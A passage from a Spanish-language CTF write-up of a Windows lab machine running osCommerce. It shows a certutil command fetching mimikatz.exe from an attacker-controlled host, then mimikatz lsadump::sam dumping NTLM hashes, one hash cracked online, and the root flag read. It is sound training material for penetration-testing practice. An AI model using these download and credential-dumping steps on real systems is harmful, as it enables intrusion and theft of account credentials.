Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
10.10.162.34 - - [11/May/2023 19:26:20] "GET /mimikatz.exe HTTP/1.1" 200 -
10.10.162.34 - - [11/May/2023 19:26:27] "GET /mimikatz.exe HTTP/1.1" 200 -
```

```
C:\xampp\htdocs\oscommerce-2.3.4\catalog\install>cd C:\Windows\temp
cd C:\Windows\temp
C:\Windows\Temp>certutil.exe -urlcache -f http://10.18.32.58:9000/mimikatz.exe .\mimikatz.exe /m
certutil.exe -urlcache -f http://10.18.32.58:9000/mimikatz.exe .\mimikatz.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
C:\Windows\Temp>
```

Para poder validar que el binario malicioso se transfirió correctamente ejecutamos **dir**.



```

Directory of C:\Windows\Temp
05/12/2023 06:25 AM <DIR> .
05/12/2023 06:25 AM <DIR> ..
11/27/2019 08:30 PM 8,815 Amazon_SSM_Agent_20191127192923.log
11/27/2019 08:30 PM 175,030 Amazon_SSM_Agent_20191127192923_000_AmazonSSMAgentMSI_32.log
04/11/2019 11:40 PM <DIR> Crashpad
11/27/2019 07:12 PM 0 DMI1D8A.tmp
11/27/2019 07:12 PM 0 DMI1E17.tmp
11/27/2019 08:28 PM 0 DMI96E1.tmp
01/15/2017 11:43 PM 0 DMIA5DF.tmp
11/27/2019 08:29 PM 8,667 EC2ConfigService_20191127192903.log
11/27/2019 08:29 PM 259,996 EC2ConfigService_20191127192903_000_WiXEC2ConfigSetup.log
11/27/2019 08:29 PM 0 FXSAPIDebugLogFile.txt
11/27/2019 08:29 PM 0 FXSTIFFDebugLogFile.txt
07/20/2012 03:44 PM 11,264 install.dll
05/12/2023 06:25 AM 1,045,256 mimikatz.exe
01/17/2017 04:17 PM 10,842 MpCmdRun.log
01/15/2017 04:12 PM 5,182 MpSigStub.log
11/27/2019 08:30 PM 21 stage1-complete.txt
11/27/2019 08:30 PM 3,057 stage1.txt
11/27/2019 08:38 PM 21 stage2-complete.txt
11/27/2019 08:38 PM 32,986 stage2.txt
11/06/2019 06:13 AM 113,328 svcexec.exe
11/27/2019 08:36 PM 67 tmp.dat
11/27/2019 08:40 PM 524,288 TMPAE05573795A69514
01/15/2017 03:46 PM 131,072 TS_2CBB.tmp
01/15/2017 03:46 PM 98,304 TS_3054.tmp
04/11/2019 10:55 PM <DIR> vmware-SYSTEM
11/27/2019 07:12 PM 41,719 vmware-vmSvc.log
11/27/2019 07:13 PM 21,246 vmware-vmusr.log
04/12/2019 03:44 PM 1,456 vmware-vmvss.log
26 File(s) 2,492,617 bytes
4 Dir(s) 19,505,889,280 bytes free

```

Ya hecho el paso anterior se procede a ejecutar el binario **mimikatz** con el comando `.\mimikatz.exe`.

```

C:\Windows\Temp>.\mimikatz.exe
.\mimikatz.exe

#####. mimikatz 2.2.0 (x86) #19041 Sep 18 2020 19:18:00
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
('#####' > https://pingcastle.com / https://mysmartlogon.com***./

```

Una vez validado el paso anterior ejecutamos `lsadump::sam` para poder obtener los **hash NTLM**.

```

mimikatz # lsadump::sam
Domain : BLUEPRINT
SysKey : 147a48de4a9815d2aa479598592b086f
Local SID : S-1-5-21-3130159037-241736515-3168549210

SAMKey : 3700ddba8f7165462130a4441ef47500

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 549a1bcb88e35dc18c7a0b0168631411

RID : 000001f5 (501)
User : Guest


RID : 000003e8 (1000)
User : Lab
Hash NTLM: 30e87bf999828446a1c1209ddde4c450

```

Para descifrar el **hash** nos dirigimos a <https://crackstation.net/> el cual cuenta con una base de datos muy amplia.

Enter up to 20 non-salted hashes, one per line:

30e87bf999828446a1c1209ddde4c450

☐ No soy un robot
 
[Privacidad](#) - [Terminos](#)

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
30e87bf999828446a1c1209ddde4c450	NTLM	Administrator

Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.

Una vez obtenido el hash no dirigimos a buscar el flag de **root** la cual se encuentra en el directorio **Desktop** para dirigirnos, usamos el comando `cd C:\Users\Administrator\Desktop` y listamos `dir`.

```

C:\Windows\Temp>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C: has no label.
Volume Serial Number is 14AF-C52C

Directory of C:\Users\Administrator\Desktop

11/27/2019  07:15 PM    <DIR>          .
11/27/2019  07:15 PM    <DIR>          ..
11/27/2019  07:15 PM               37 root.txt.txt 37 root.txt.txt
1 File(s)              37 bytes               37 bytes
2 Dir(s)              19,505,889,280 bytes free

```

Para poder ver el flag usamos `type root.txt.txt`.

```
C:\Users\Administrator\Desktop>type root.txt.txt
type root.txt.txt
THM{[REDACTED]}
```

De esta forma finalizamos la máquina, ya que se logró el objetivo principal que es obtener el máximo privilegio del sistema y se puede adquirir los conocimientos de como explotar la vulnerabilidad de la versión **oscommerce** y obtener el **hash NTLM**.

